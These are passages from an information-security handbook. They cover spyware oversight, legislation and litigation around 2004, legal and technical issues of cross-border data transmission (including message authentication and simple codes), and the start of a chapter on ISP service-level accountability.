PestPatrol Corporate Edition, owned by Computer Associates, has a central management console that lets administrators scan desktops for spyware, quarantine infected systems, and cleanse them. Zone Labs, Symantec, and Cisco plan to release anti-spyware programs for enterprise systems. By the end of 2005, firewall, anti-virus protection, and behavior-based protection will be available in one integrated software package.

Government Oversight and Legislation

The U.S. government has recently begun to investigate the effects and legitimacy of spyware, with the FTC leading the charge. While legislation has been proposed at the federal level in the Senate and House of Representatives, some states have already imposed regulations. Spyware has not yet caused widespread public outcry because most users are unaware that their systems have been compromised.

Federal Trade Commission Oversight

The FTC has stated that "spyware appears to be a new and rapidly growing practice that poses a risk of serious harm to the consumers." Furthermore, the FTC feels that government response "will be focused and effective" (FTC, 2004c). The FTC currently has legal authority to take action, both civilly and criminally, against spyware installers. Civil action would be brought under the Federal Trade Commission Act §5 to regulate "*unfair or deceptive acts or practices.*" Criminal action would be brought under the Computer Fraud and Abuse Act to provide remedies against whoever "knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value." The FTC conceded that if the spyware infiltration continues, there could be "loss in consumer confidence in the Internet as a medium of communication and commerce" (FTC, 2004c).

The FTC is endorsing the use of self-regulatory measures, as opposed to the introduction of regulating legislation, through a series of workshops and hearings. Industry and consumer and privacy advocates have met to address the online privacy and security issues of spyware and to encourage and facilitate industry leaders to develop and implement effective self-regulatory programs. Additionally, a variety of education and civil enforcement initiatives have been undertaken to reduce the negative effects of personal information disclosure, such as identity theft, violations of privacy promises, and breaches of customer databases.

In response, companies whose spyware is installed with free software have improved methods for disclosure and removal. According to Urbach and Kibel (2004), most reputable and responsible technology providers feel that adherence to the following five principles is crucial for all adware providers and those who take advantage of their services:

1. Clear and prominent notification must be presented to the user prior to downloads or data collection. Additionally, the EULA should contains such notification.
2. The user has the opportunity to accept the terms of the application for both access to the user's PC and to any communications between a user's PC and the Internet.

3. Easy removal procedures to uninstall any unwanted applications should be provided.
4. Branding of pop-up windows should be clear so there is no confusion regarding the source of the ad.
5. Internet businesses should adhere to all applicable laws and best business practices.

U.S. Federal Legislation Introduced during the 108th Session of Congress

The U.S. Congress has begun to study and debate various initiatives to address concerns associated with spyware. At the time of writing, a number of legislative proposals were pending in Congress. Each is discussed below and presented in Table 43.3 (see III.B).

The Safeguard Against Privacy Invasions Act (H.R. 2929) was introduced in the U.S. House of Representatives on July 23, 2003. The bill directs the FTC to prohibit the transmission of spyware to a computer system used by a financial institution or the federal government by means of the Internet. The bill requires conspicuous notification of the installation of spyware. Furthermore, it requires the FTC to establish requirements for the transmission of an application through affirmative action on the part of the user. Also, the spyware installer would need to disclose valid identification. Violators could be fined up to $3 million. On October 5, 2004, the House voted to pass the bill and referred it to the U.S. Senate.

The Internet Spyware (I-SPY) Prevention Act of 2004 (H.R. 4661) was introduced in the House on June 23, 2004. This bill amends the federal criminal code to prohibit intentionally accessing a protected computer without authorization to install spyware to transmit personal information with the intent to defraud or injure an individual or cause damage to a protected computer. Penalties of up to five years in prison for certain crimes committed with spyware are included. In addition, $10 million would be provided annually to the Justice Department for enforcement. The House voted to pass this bill on October 7, 2004, and referred it to the Senate.

The Software Principles Yielding Better Levels of Consumer Knowledge (SPYBLOCK) Act (S. 2145) was introduced in the Senate on February 27, 2004. This bill addresses the use of spyware on computers systems used in interstate or foreign commerce and communication. It makes the installation of spyware unlawful unless the user has received notice and granted consent and there are software uninstall procedures that meet requirements set forth. The notice to the user must be clearly displayed on the screen until the user either agrees or denies consent to install and a separate disclosure concerning information collection, advertising, distributed computing, and settings modifications must be featured. Interestingly, the bill does not attempt to define spyware. Instead, the bill applies to "any computer program at all that does not comply with its notice, choice, and uninstall requirements" while making exceptions for technologies such as cookies, preinstalled software, e-mail, and instant messaging (Urbach and Kibel, 2004). At the time of writing, the bill was pending in the Senate.

The Piracy Deterrence and Education Act of 2004 (H.R. 4077), introduced in the House on March 31, 2004, touts the dangerous activity on publicly accessible peer-to-peer file-sharing services. It stresses that appropriate measures to protect consumers should be considered. Similarly, the FTC has already warned the public not to use file-sharing programs, due to the inherent risks associated with such activity. This bill was passed by the House on September 29, 2004, and referred to the Senate.

State Legislation

On March 23, 2004, the governor of Utah signed the nation's first anti-spyware legislation. The Spyware Control Act prohibits the installation of software without the user's consent, including programs that send personal information. Under this law, only businesses are given the right to sue. This has resulted in the view that the Utah law was drafted to protect businesses and not the privacy of individual consumers. Spyware is indeed a major concern for businesses. If customer information is stolen from a firm's system, that firm may be liable under data protection regulations; however, legislation has yet to be enforced. At the time of writing, litigation from the adware firm WhenU.com has resulted in a preliminary injunction against it.

In California, the governor signed into law the SB 1436 Consumer Protection Against Computer Spyware Act on September 28, 2004. Effective January 1, 2005, this law prohibits the installation of software that deceptively modifies settings, including a user's homepage, default search page, or bookmarks, unless

notice is given. Further, it prohibits intentionally deceptive means of collecting personally identifiable information through keystroke-logging, tracking Web surfing, or extracting information from a user's hard drive. A consumer can seek damages of $1000, plus attorney fees, per violation. At the time of writing, Iowa, New York, and Virginia were considering anti-spyware measures.

Possible Roadblocks to Legislation

Passage of legislation has been slow because broad legislation could prohibit legitimate practices and stifle innovation. Protecting consumers' concerns must be carefully balanced against the beneficial use of spyware as a legitimate marketing tool. Interactively capturing behavioral measures provides marketers with greater insight and precision, compared to traditional media, to improve product offerings and target advertisements to receptive consumers. Furthermore, definitions may be ineffective upon becoming law because innovation occurs so quickly, while the passage of legislation is a slower process. The Direct Marketing Association has compared the efforts to regulate spyware to those of spam, in that in the absence of effective enforcement, the legislation itself is toothless and may cause harm to legitimate businesses.

Federal Litigation

In the first spyware case brought by the FTC, *Federal Trade Commission, Plaintiff, v Seismic Entertainment Productions, Inc., SmartBot.net, Inc., and Sanford Wallace*, on October 12, 2004, the defendants were charged with unfair acts and practices in violation of Section 5(a) of the FTC Act, 15 U.S.C. §45(a), which outlaws "unfair or deceptive acts or practices in or affecting commerce." The FTC alleges that these defendants engaged in an unfair and deceptive practice by downloading spyware onto the computers of consumers without advance notice or permission. This spyware hijacked consumers' homepages and search engines, presented a torrent of pop-up ads, and installed adware and other software programs to capture consumers' Web-surfing behavior. Further, the spyware may cause computers to malfunction, slow down, or even crash. As a result, consumers were compelled to either purchase the $30 anti-spyware software sold by the defendants, for which they received a commission, or spend substantial time and money to fix their computers. At the time of writing, the FTC asked a U.S. District Court to issue an order preventing the defendants from installing spyware and foregoing their proceeds.

Leaving unresolved the question of the legality of pop-up adware, a series of legal cases have been settled out of court by Claria Corporation, formerly known as Gator. As many as 13 cases were consolidated into one multidistrict case. A lawsuit brought by retail florist Teleflora, filed in April 2004, is still pending. Claria was sued for copyright and trademark violations by Hertz, L.L. Bean, Quicken Loans, Six Continents, Tiger Direct, UPS, *The Washington Post,* Wells Fargo, and others for presenting competing ads to appear atop or under the plaintiff's sites. Claria's advertisements are included with free downloads from peer-to-peer applications such as KaZaa. Once downloaded, pop-up and pop-under ads appear when users surf or visit specific sites. The terms of the settlements were not disclosed.

The legality of pop-up adware could still be determined through lawsuits. WhenU.com, a competitor of Claria, has also been sued by numerous corporations, including 1-800-Contacts, Quicken Loans, U-Haul, and Wells Fargo. Unlike Claria, WhenU.com was not able to consolidate its cases. In September of 2003, a federal court in Virginia granted WhenU.com's motion for summary judgment against U-Haul, the plaintiff. The court stated that WhenU.com did not commit copyright infringement nor did they infringe on the trademarks of U-Haul. Moreover, the pop-up advertisements, although annoying, were permissible because end users consented to installation in the EULA. U-Haul has appealed the ruling. In November of 2003, a federal court in Michigan denied a motion for summary judgment by the plaintiff Wells Fargo, concurring with the reasoning in the U-Haul ruling. Conversely, in December 2003, a New York federal court granted 1-800-Contacts' motion for a preliminary injunction to prevent WhenU.com from serving ads until resolution. The court also found there was trademark infringement. The court maintained that WhenU.com deceptively used the trademark of the plaintiff to trigger a WhenU.com application to serve an ad. WhenU.com is appealing this ruling.

Conclusion

The ethical and legal concerns associated with spyware call for a response. The form of that response will ultimately be determined by users, organizations, and government action through their assessment of the ease and effectiveness of the various approaches to battling spyware. Do the various software tools currently available satisfy users by allowing them to enjoy the use of their own computing resources, while affording protection against concerns raised? Will industry self-regulation be effective? Will user protests ultimately be so strong as to lead to legal legislation? While the concerns associated with the presence of spyware are clear, legislating spyware is difficult because the definition of spyware is vague. Some spyware installers have contended they have been unfairly targeted. A balance must be found between the legitimate interests of spyware installers, who have obtained the informed consent of users who accept advertisements or other marketing devices in exchange for free software, and users who are unwitting targets. Currently, there is no widespread awareness or understanding on the part of users as to the existence of spyware, its effects, and what remedies are available to defend against its installation or removal. As the prevalence of spyware continues to increase, the views of users regarding the acceptability of spyware will ultimately drive the resolution of concerns.

References

Baker, T. 2003. Here's looking at you, kid: how to avoid spyware, *Smart Computing* 14(9):68–70.

Bloustein, E. 1964. Privacy as an aspect of human dignity: an answer to Dean Prosser. *NYU Law Rev.* 39:962–1007.

FTC. 2004a. Prepared statement of the Federal Trade Commission before the Committee on Energy and Commerce, Subcommittee on Commerce, Trade, and Consumer Protection, U.S. House of Representatives, Washington, D.C., April 29, 2004 (http://www.ftc.gov/os/2004/04/040429spyware testimony.htm).

FTC. 2004b. Conference: Monitoring Software on Your PC: Spyware, Adware, and Other Software, April 19, 2004 (www.ftc.gov/bcp/workshops/ spyware/index.htm).

FTC. 2004c. *Spyware Poses a Risk to Consumers*, April 29, 2004 (http:www.ftc.gov/opa/2004/04/spywaretest.htm).

Federal Trade Commission, Plaintiff, v Seismic Entertainment Productions, Inc., SmartBot.net, Inc., and Sanford Wallace, Defendants, U.S. District Court, District of New Hampshire, FTC File No. 0423125 (www.ftc.gov/os/caselist/0423142/ 0423142.htm).

Gomes, L. 2004. Spyware is easy to get, difficult to remove, increasingly malicious. *The Wall Street Journal,* July 12, p. B1.

Liston, T. 2004. *Handler's Diary July 23, 2004,* SANS (http://isc.sans.org/diary.php?date=2004-07-23&isc=00ee9070d060393ec1a20ebfef2b48b7).

LoVerso, J.R. 2004. *Bust Banner Ads with Proxy Auto Configuration* (www.schooner.com/~ loverso/no-ads).

Richmond, R. 2004. Network associates to attack spyware with new products. *The Wall Street Journal,* January 22, p. B5.

Stead, B.A. and J. Gilbert. 2001. Ethical issues in electronic commerce. *J. Business Ethics* November: 75–85.

Urbach, R.R. and G.A. Kibel. 2004. Adware/spyware: an update regarding pending litigation and legislation, *Intellectual Property Technol. Law J.* 16(7):12 *f.*

Warren, S.D. and L.D. Brandeis. 1890. The right of privacy. *Harvard Law Rev.* December: 193–220.

Jurisdictional Issues in Global Transmissions

Ralph Spencer Poore, CFE, CISA, CISSP, CTM/CL

Introduction

In the information age, where teleconferences replace in-person meetings, where telecommuting replaces going to the office, and where international networks facilitate global transmissions with the apparent ease of calling your next-door neighbor, valuable assets change ownership at the speed of light. Louis Jionet, Secretary-General of the French Commission on Data Processing and Liberties, stated that "Information is power and economic information is economic power." Customs officials and border patrols cannot control the movement of these assets. But does this mean companies can transmit the data, which either represents or is the valuable asset, without regard to the legal jurisdictions through which they pass? To adequately address this question, this chapter discusses both the legal issues and practical issues involved in transnational border data flows.

Legal Issues

All legally incorporated enterprises have *official books of record*. Whether in manual or automated form, these are the records governmental authorities turn to when determining the status of an enterprise. The ability to enforce a subpoena or court order for these records reflects the effective sovereignty of the nation in which the enterprise operates. Most countries require enterprises incorporated, created, or registered in their jurisdiction to maintain official books of record physically within their borders. For example, a company relying on a service bureau in another country for information processing services may cause the official records to exist only in that other country. This could occur if the printouts or downloads to management PCs reflect only an historic position of the company, perhaps month-end conditions, where the current position of the company — the position on which management relies — exists only through online access to the company's executive information system. From a nation's perspective, two issues of sovereignty arise:

1. That other country might exercise its rights and take custody of the company's records — possibly forcing it out of business — for actions alleged against the company that the company's "home" nation considers legal.
2. The company's "home" nation may be unable to enforce its access rights.

Another, usually overriding, factor is a nation's ability to enforce its tax laws. Many nations have value-added taxes (VATs) or taxes on "publications," "computer software," and "services." Your organization's data may qualify as a "publication" or as "computer software" or even as "services" in some jurisdictions.

Thus, many nations have an interest in the data that flows across their borders because it may qualify for taxation. The Internet has certainly added to this debate over what, if anything, should be taxable. In some cases, the tax is a tariff intended to discourage the importation of "computer software" or "publications" in order to protect the nation's own emerging businesses. More so than when the tax is solely for revenue generation, protective tariffs may carry heavy fines and be more difficult to negotiate around.

National security interests may include controlling the import and export of information. State secrecy laws exist for almost all nations. The United States, for example, restricts government-classified data (e.g., Confidential, Secret, Top Secret) but also restricts some information even if it is not classified (e.g., technical data about nuclear munitions, some biological research, some advanced computer technology, and cryptography). The USA PATRIOT Act, for example, included provisions for interception of telecommunications to help combat terrorism.

Among those nations concerned with an individual's privacy rights, the laws vary greatly. Laws such as the United States Privacy Act of 1974 (5 USC 552a) have limited applicability (generally applying only to government agencies and their contractors). More recent privacy regulations stemming from the Gramm–Leach–Bliley Act (15 USC 6801 *et seq.*) and the Health Insurance Portability and Accountability Act (HIPAA) (45 CFR Part 164 §§ C&E) provide industry-specific privacy and security strictures. The United Kingdom's Data Protection Act of 1984 (1984 c 35 [*Halsbury's Statutes, 4th edition*, Butterworths, London, 1992, Vol. 6, pp. 899–949]), however, applies to the commercial sector as does the 1981 Council of Europe's Convention for the Protection of Individuals with Regard to Automatic Processing of Personal Data (an excellent discussion of this can be found in Anne W. Brandscomb's *Toward a Law of Global Communications Networks*, The Science and Technology section of the American Bar Association, Longman, New York, 1986). Privacy laws generally have at least the following three characteristics:

1. They provide notice to the subject of the existence of a database containing the subject's personal data (usually by requiring registration of the database or mailing of a formal notice).
2. They provide a process for the subject to inspect and to correct the personal data.
3. They provide a requirement for maintaining an audit trail of accessors to the private data.

The granularity of privacy law requirements also varies greatly. Some laws (e.g., the U.S. Fair Credit Reporting Act of 1970 [see 15 USC 1681 *et seq.*]) require only the name of the company that requested the information. Other laws require accountability to a specific office or individual. Because the granularity of accountability may differ from jurisdiction to jurisdiction, organizations may need to develop their applications to meet the most stringent requirements, that is, individual accountability. In this author's experience, few electronic data interchange (EDI) systems support this level of accountability (*UNCID Uniform Rules of Conduct for Interchange of Trade Data by Teletransmission,* ICC Publishing Corporation, New York, 1988. All protective measures and audit measures are described as options, with granularity left to the discretion of the parties).

To further complicate data transfer issues, patent, copyright, and trade secrets laws are not uniform. Although international conventions exist (e.g., General Agreement on Tariffs and Trade [GATT]), not all nations subscribe to these conventions; and the conventions often allow for substantial differences among signatories. Rights one might have and can enforce in one jurisdiction may not exist (or may not be enforceable) in another. In some cases, the rights one has in one jurisdiction constitute an infringement in another jurisdiction. For example, one might hold a United States registered trademark on a product. A trademark is a design (often a stylized name or monogram) showing the origin or ownership of merchandise and reserved to the owner's exclusive use. The Trade-Mark Act of 1946 (see 15 USC 1124) provides that no article shall be imported which copies or simulates a trademark registered under U.S. laws. A similar law protecting, for example, trademarks registered in India might prevent one from using the trademark in India if a similar or identical trademark is already registered there.

Disclosure of information not in accordance with the laws of the jurisdictions involved may subject the parties to criminal penalties. For example, the United Kingdom's Official Secrets Act of 1989 clearly defines areas wherein disclosure of the government's secrets is a criminal offense. Most nations have

similar laws (of varying specificity), making the disclosure of state secrets a crime. However, technical information considered public in one jurisdiction may be considered a state secret in another. Similarly, biographical information on a national leader may be mere background information for a news story in one country but be viewed as espionage by another. These areas are particularly difficult because most governments will not advise you in advance what constitutes a state secret (as this might compromise the secret). Unless the organization has a presence in each jurisdiction sensitive to these political and legal issues to whom it can turn for guidance, one should seek competent legal advice before transmitting text or textual database materials containing information about individuals or organizations.

From a business perspective, civil law rather than criminal law may take center stage. Although the United States probably has the dubious distinction as the nation in which it is easiest to initiate litigation, lawsuits are possible in almost all jurisdictions. No company wants to become entangled in litigation, especially in foreign jurisdictions. However, when information is transmitted from one nation to another, the rules may change significantly. For example, what are the implied warranties in the receiving jurisdiction?[1] What constitutes profanity, defamation, libel, or similar actionable content? What contract terms are unenforceable (e.g., can you enforce a nondisclosure agreement of ten years' duration?)?

In some jurisdictions, ecclesiastical courts may have jurisdiction for offenses against a state-supported religion. Circumstances viewed in one jurisdiction as standard business practices (e.g., "gifts") might be viewed in another as unethical or illegal. Whether an organization has standing (i.e., may be represented in court) varies among nations. An organization's rights to defend itself, for example, vary from excellent to nil in jurisdictions ranging from Canada to Iran.

Fortunately, companies can generally choose the jurisdictions in which they will hold assets. Most countries enforce their laws (and the actions of their courts) against corporations by threat of asset seizure. A company with no seizable assets (and no desire to conduct future business) in a country is effectively judgment proof in that country's jurisdiction (although treaty arrangements among jurisdictions may give them recourse through other countries). The reverse can also be true; that is, a company may be unable to enforce a contract (or legal judgment) because the other party has no assets within a jurisdiction willing to enforce the contract or judgment. When contracting with a company to develop software, for example, and that company exists solely in a foreign country, your organization should research the enforceability of any contract and, if you have any doubt, require that a bond be posted in your jurisdiction to ensure at least bond forfeiture as recourse.

Technical Issues

Any nation wishing to enforce its laws with regard to data transmitted within or across its borders must have the ability to (1) monitor/intercept the data and (2) interpret/understand the data. Almost all nations can intercept wire (i.e., telephone or telegraph) communications. Most can intercept radio, microwave, and satellite transmissions. Unless an organization uses exotic technologies (e.g., point-to-point laser, extremely low frequency [ELF], or super high frequency), interception will remain likely.

The second requirement, however, is another matter. Even simple messages encoded in accordance with international standards may have meaning only in a specific context or template not inherent in the message itself. For example, "412667456043052" could be a phone number (e.g., 412-667-4560 x43052), a social security number and birthday (e.g., 412-66-7456 04/30/52), dollar amounts ($41,266.74 $560,430.52), inventory counts by part number (PN) (e.g., PN 412667 45, PN 604305 2), or zip codes (e.g., 41266, 74560, 43052). Almost limitless possibilities exist even without using codes or ciphers. And this example used human-readable digits. Many transmissions may be graphic images, object code, or compressed text files completely unintelligible to a human "reading" the data on a datascope.

From the preceding, one might conclude that interception and interpretation by even a technologically advanced nation is too great a challenge. This is, however, far from true. Every "kind" of data has a signature or set of attributes that, when known, permits its detection and identification. This includes encrypted data where the fact of encryption is determinable. Where transmitting or receiving encrypted messages is a crime, a company using encryption risks detection. Once the "kind" of data is determined,

applying the correct application is often a trivial exercise. Some examples of such strong typing of data include:

- Rich-text format (RTF) documents and most word processing documents
- SQL transactions
- Spreadsheets (e.g., Lotus 1-2-3, Microsoft Excel)
- Most executables
- Standardized EDI messages
- Internet traffic

If this were not the case, sending data from one computer to another would require extensive advanced planning at the receiving computer — severely impacting data portability and interoperability, two attributes widely sought in business transactions.

Countries with sufficient technology to intercept and interpret an organization's data may pose an additional problem beyond their law enforcement: government-sponsored industrial espionage. Many countries have engaged in espionage with the specific objective of obtaining technical or financial information of benefit to the countries' businesses. A search of news accounts of industrial espionage resulted in a list including the following countries: Argentina, Peoples Republic of China, Iran, India, Pakistan, Russia, Germany, France, Israel, Japan, South Korea, and North Korea. Most of these countries have public policies against such espionage, and countries like the United States find it awkward to accuse allies of such activities (both because the technical means of catching them at it may be a state secret and because what one nation views as counter-espionage another nation might view as espionage).

Protective Technologies

For most businesses, the integrity of transmitted data is more important than its privacy. Cryptographic techniques a business might otherwise be unable to use because of import or export restrictions associated with the cryptographic process or the use of a privacy-protected message can be used in some applications for data integrity. For example, symmetric key algorithms such as Triple DES,[2] Rijndael (AES),[3] and IDEA,[4] when used for message authentication (e.g., in accordance with the American National Standard X9.19 for the protection of retail financial transactions or similar implementations supporting a message authentication code [MAC]), may be approved by the U.S. Department of the Treasury without having to meet the requirements of the International Trade in Arms Regulations (ITAR).

Integrity measures generally address one or both of the following problems:

- Unauthorized (including accidental) modification or substitution of the message
- Falsification of identity or repudiation of the message

The techniques used to address the first problem are generally called Message Authentication techniques. Those addressing the second class of problems are generally called Digital Signature techniques.

Message authentication works by applying a cryptographic algorithm to a message in such a way as to produce a resulting message authentication code (MAC) that has a very high probability of being affected by a change to any bit or bits in the message. The receiving party recalculates the MAC and compares it to the transmitted MAC. If they match, the message is considered authentic (i.e., received as sent); otherwise, the message is rejected.

Because international standards include standards for message authentication (e.g., ISO 9797), an enterprise wanting to protect the integrity of its messages can find suitable algorithms that should be (and historically have been) acceptable to most jurisdictions worldwide. For digital signatures this may also be true, although several excellent implementations (both public key and secret key) rely on algorithms with import/export restrictions. The data protected by a digital signature or message authentication, however, is not the problem as both message authentication and digital signature leave the message in plaintext. Objections to their use center primarily on access to the cryptographic security hardware or software needed to support these services. If the cryptographic hardware or software can be obtained

TABLE 34.1 Sample Codebook

Code	Meaning
Red Sun	Highest authorized bid is
Blue Moon	Stall, we aren't ready
White Flower	Kill the deal; we aren't interested
June	1.00
April	2.00
July	3.00
December	4.00
August	5.00
January	6.00
March	7.00
September	8.00
November	9.00
May	0.00

legally within a given jurisdiction without violating export restrictions, then using these services rarely poses any problems.

Digital signature techniques exist for both public key and secret key algorithm systems (also known as asymmetric and symmetric key systems, respectively). The purpose of digital signature is to authenticate the sender's identity and to prevent repudiation (where an alleged sender claims not to have sent the message).[5] The digital signature implementation may or may not also authenticate the contents of the signed message.

Privacy measures address the concern for unauthorized disclosure of a message in transit. Cipher systems (e.g., AES) transform data into what appears to be random streams of bits. Some ciphers (e.g., a Vernam cipher with a key stream equal to or longer than the message stream) provide almost unbreakable privacy. As such, the better cipher systems almost always run afoul of export or import restrictions.

In some cases, the use of codes is practical and less likely to run into restrictions. As long as the "codebook" containing the interpretations of the codes (see Table 34.1) is kept secret, an organization could send very sensitive messages without risk of disclosure if intercepted en route. For example, an oil company preparing its bid for an offshore property might arrange a set of codes as follows. The message "RED SUN NOVEMBER MAY MAY" would make little sense to an eavesdropper, but would tell your representative the maximum authorized bid is 900 (the units would be prearranged, so this could mean $900,000).

Other privacy techniques that do not rely on secret codes or ciphers include:

1. Continuous stream messages (the good message is hidden in a continuous stream of otherwise meaningless text). For example: "THVSTOPREAXZTRECEEBNKLLWSYAINNTHELAUNCHGBMEAZY" contains the message "STOP THE LAUNCH." When short messages are sent as part of a continuous, binary stream, this technique (one of a class known as steganography) can be effective. This technique is often combined with cipher techniques where very high levels of message security are needed.
2. Split knowledge routing (a bit pattern is sent along a route independent of another route on which a second bit pattern is sent; the two bit streams are exclusive-ORed together by the receiving party to form the original message). For example, if the bit pattern of the message you want to send is 0011 1001 1101 0110, a random pattern of equal length would be exclusive-ORed with the message (e.g., 1001 1110 0101 0010) to make a new message 1010 0111 1000 0100. The random pattern would be sent along one telecommunication path and the new message would be sent along another, independent telecommunication path. The recipient would exclusively OR the two messages back together, resulting in the original message. Because no cryptographic key management is required and because the exclusive-OR operation is very fast, this is an attractive technique

where the requirement of independent routing can be met. Wayner describes a particularly clever variation on this using bit images in his book entitled *Disappearing Cryptography*.[6]

3. The use of templates (which must remain secret) that permit the receiver to retrieve the important values and ignore others in the same message. For example, our string used above:

   "THVSTOPREAXZTRECEEBNKLLWSYAINNTHELAUNCHGBMEAZY"

   used with the following template reveals a different message:

   "XXXXXXXNNXXXNNNXXXXXXXXXXXXNXXXNXXXXXXXXXXXXXXX"

   where only the letters at the places marked with "N" are used: RETREAT.

The first technique may also be effective against traffic analysis. The second technique requires the ability to ensure independent telecommunication routes (often infeasible). The third technique has roughly the same distribution problems that codebook systems have; that is, the templates must be delivered to the receiver in advance of the transmission and in a secure manner. These techniques do, however, avoid the import and export problems associated with cryptographic systems. These problems are avoided for two reasons: (1) cryptographic transmissions appear to approach statistical randomness (which these techniques do not) and (2) these techniques do not require the export or import of any special technology. Although no system of "secret writing" will work for citizens of nations that prohibit coded messages, unfortunately, such jurisdictions can claim that any message — even a plaintext message — is a "coded" message.

In addition to cryptographic systems, most industrialized nations restrict the export of specific technologies, including those with a direct military use (or police use) and those advanced technologies easily misused by other nations to suppress human rights, improve intelligence gathering, or counter security measures. Thus, an efficient relational database product might be restricted from export because oppressive third-world nations might use it to maintain data on their citizens (e.g., "subversive activities lists"). Finding a nation in which the desired product is sold legally without the export restriction can sometimes avert restrictions on software export. (Note: check with your legal counsel in your enterprise's official jurisdiction as this workaround may be illegal — some countries claim extraterritorial jurisdiction or claim that their laws take precedence for legal entities residing within their borders). For example, the Foreign Corrupt Practices Act (see 15 USC 78) of the United States prohibits giving gifts (i.e., paying graft or bribes) by U.S. corporations even if such practice is legal and traditional in a country within which you are doing business. Similarly, if the Peoples Republic of China produces clones of hardware and software that violate intellectual property laws of other countries but which are not viewed by China as a punishable offense, using such a product to permit processing between the United States and China would doubtlessly be viewed by U.S. authorities as unacceptable.

The Long View

New technologies may make networks increasingly intelligent, capable of enforcing complex compliance rules, and allowing each enterprise to carefully craft the jurisdictions from which, through which, and into which its data will flow. North America, the European Community, Japan, and similar "information-age" countries will probably see these technologies in the near term but many nations will not have these capabilities for decades.

Most jurisdictions will acquire the ability to detect cryptographic messages and to process cleartext messages even before they acquire the networking technologies that would honor an enterprise's routing requests. The result may be a long period of risk for those organizations determined to send and to receive whatever data they deem necessary through whatever jurisdictions happen to provide the most expeditious routing.

Summary

Data daily flows from jurisdiction to jurisdiction, with most organizations unaware of the obligations they may incur. As nations become more sophisticated in detecting data traffic transiting their borders, organizations will face more effective enforcement of laws, treaties, and regulations ranging from privacy to state secrets, and from tax law to intellectual property rights. The risk of state-sponsored industrial espionage will also increase. Because organizations value the information transferred electronically, more and more organizations will turn to cryptography to protect their information. Cryptography, however, has both import and export implications in many jurisdictions worldwide. The technology required to intelligently control the routing of communications is increasingly available but will not solve the problems in the short term. Companies will need to exercise care when placing their data on open networks, the routings of which they cannot control.

Notes

1. A good discussion (and resource) addressing this and similar questions is Benjamin Wright's *Business Law and Computer Security: Achieving Enterprise Objectives through Data Control,* SANS Press, 2003.
2. Triple DES is based on a multiple-key implementation of DES. For more information, see ANS X9.52 *Triple Data Encryption Algorithm Modes of Operation.*
3. The Advanced Encryption Standard (AES) is documented in FIPS 197, available through the National Institute of Standards and Technology (NIST) Web site at http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf.
4. Xuejia Lai and James Massey developed IDEA in Zurich, Switzerland. Ascom Systec Ltd. is the owner of the encryption algorithm IDEA.
5. Note that symmetric techniques for "digital signatures" require an additional step called "notarization" to prevent the receiving party from forging the sending party's message using the shared symmetric key. This technique predates the advent of public key cryptography, which has almost universally displaced it.
6. Wayner, Peter, *Disappearing Cryptography: Being and Nothingness on the Net*, AP Professional, Chestnut Hill, MA, 1996.

ISPs and Accountability

Lee Imrey, CPP, CISA, CISSP

Introduction

Internet service providers (ISPs) are a logical place to require service level agreements (SLAs) for mandated-level Quality-of-Service (QoS) and availability. ISPs and federal legislation should both support this initiative, for pragmatic reasons, as a business differentiator, and to support continued economic growth in electronic commerce. This chapter takes a roundabout course to support this proposition.

To begin this discussion, let us define some terms. While terms such as "Internet service provider (ISP)" are familiar to many people living in today's wired world, this discussion limits itself to a particular segment of service providers. Specifically, in the context of this chapter, the term "ISP" is used exclusively to represent those companies whose business involves providing Internet access to customers in return for financial compensation. These customers may include individuals, such as the market segment targeted by companies such as America Online and smaller local providers, small businesses, which may purchase ISDN, DSL, or Fractional T-1 connectivity, or multinational corporations that purchase multiple international connections, which support failover Internet gateways for their extensive internal infrastructure. This distinction is made because the latter category is not considered an ISP, although an international entity may provide Internet access to tens of thousands of employees worldwide. An ISP is a company that derives a substantial portion of its revenue stream through the sale, provisioning, and support of Internet access to individual consumers and businesses.

Many ISPs provide service level agreements (SLAs) for business customers, in which they contractually agree to provide certain services. As part of the contract, these services are generally guaranteed to operate at or above a measurable level of service (i.e., speed and quality) for a minimum percentage of the time (i.e., 99.97%). Customers that require service availability for a higher percentage of time (such as "five-nines," or 99.999% of the time) may specify that in their SLA, but will be charged a correspondingly higher rate. In return, the ISPs will provide a guarantee of service, in which not meeting the agreed-upon terms will result in monetary compensation to the customer, up to and including the service cost. In some contracts, the penalty could theoretically exceed the total service cost, but compensation is frequently in the form of credited service. At this time, few ISPs offer compensation to customers in their SLAs for private individuals.

The last of the terms, Quality-of-Service (QoS) refers to the differentiation of service level based on the requirements of traffic. Generally QoS is promoted as enabling different types of traffic to coexist on a single packet-based network, with prioritization of packets associated with more delay-sensitive communications. For example, while a 60-second latency (delay in transmission) will have a negligible impact on the delivery of an e-mail, that same 60 seconds will cause a perceptible interruption in an audiovisual transmission. To draw an analogy to the real world, think about how disruptive a 15-second loss of signal is when one is using a cellular phone. Conversely, almost nobody will notice if a UPS shipment arrives five minutes behind schedule. That is because people have different expectations for the different types

of traffic. QoS supports the programmatic distinction between these traffic types, at the hardware level, and allows us to utilize our network infrastructure for more services, with a lower risk of a poorly or maliciously configured device interfering with reliable connectivity.

Setting the Context

We live in a time of amazing progress, with access to resources that our parents and grandparents could only dream of. Who would have thought that it would be possible to sit at one's home or office desk and make travel arrangements for an international meeting? Today we can reserve and purchase tickets on an airline or a bullet train, travel hundreds of miles, and meet an associate for dinner reservations in another country the same day. Even more surprising, even if you forget to bring travelers checks, you can withdraw money from your own bank from an anonymous machine on a street corner and treat your associate to an after-dinner drink.

While many of us take such capabilities for granted, it can be illuminating to consider all the technologies that are at work "behind the scenes" to give us these opportunities. Principally, these technologies are telecommunication systems and information systems (computers). The computer systems present us with flight schedules, help us select appropriate travel options, reserve our tickets, check our credit, purchase our tickets, transfer funds to the booking and selling agents, communicate our reservation to the providers, and send us electronic receipts confirming our transactions.

These computer systems are generally owned, hosted, and operated by independent businesses, each with their own agenda, their own corporate goals, which they will meet as efficiently and cost-effectively as possible. These businesses may choose to run their systems on high-end servers, symmetrically processing our transactions at multiple processing centers distributed at remote geographic locations, on legacy mainframes, accessed through a Web-enabled GUI (graphical user interface) front end, or even on a refurbished desktop, running a proprietary server process on an open source OS (operating system).

With this in mind, the transparency with which these services interoperate is nothing short of incredible. Despite both device heterogeneity and the dynamic balance of business' competing self-interests, Internet-based transactions typically work effectively, if not always as rapidly as we might like.

Vulnerability of the System

Even Achilles had his heel.

It is sobering to note that all these systems have one thing in common, *regardless of the service being offered.* They all depend on a consistent and ubiquitous connection from a reliable Internet service provider (ISP).

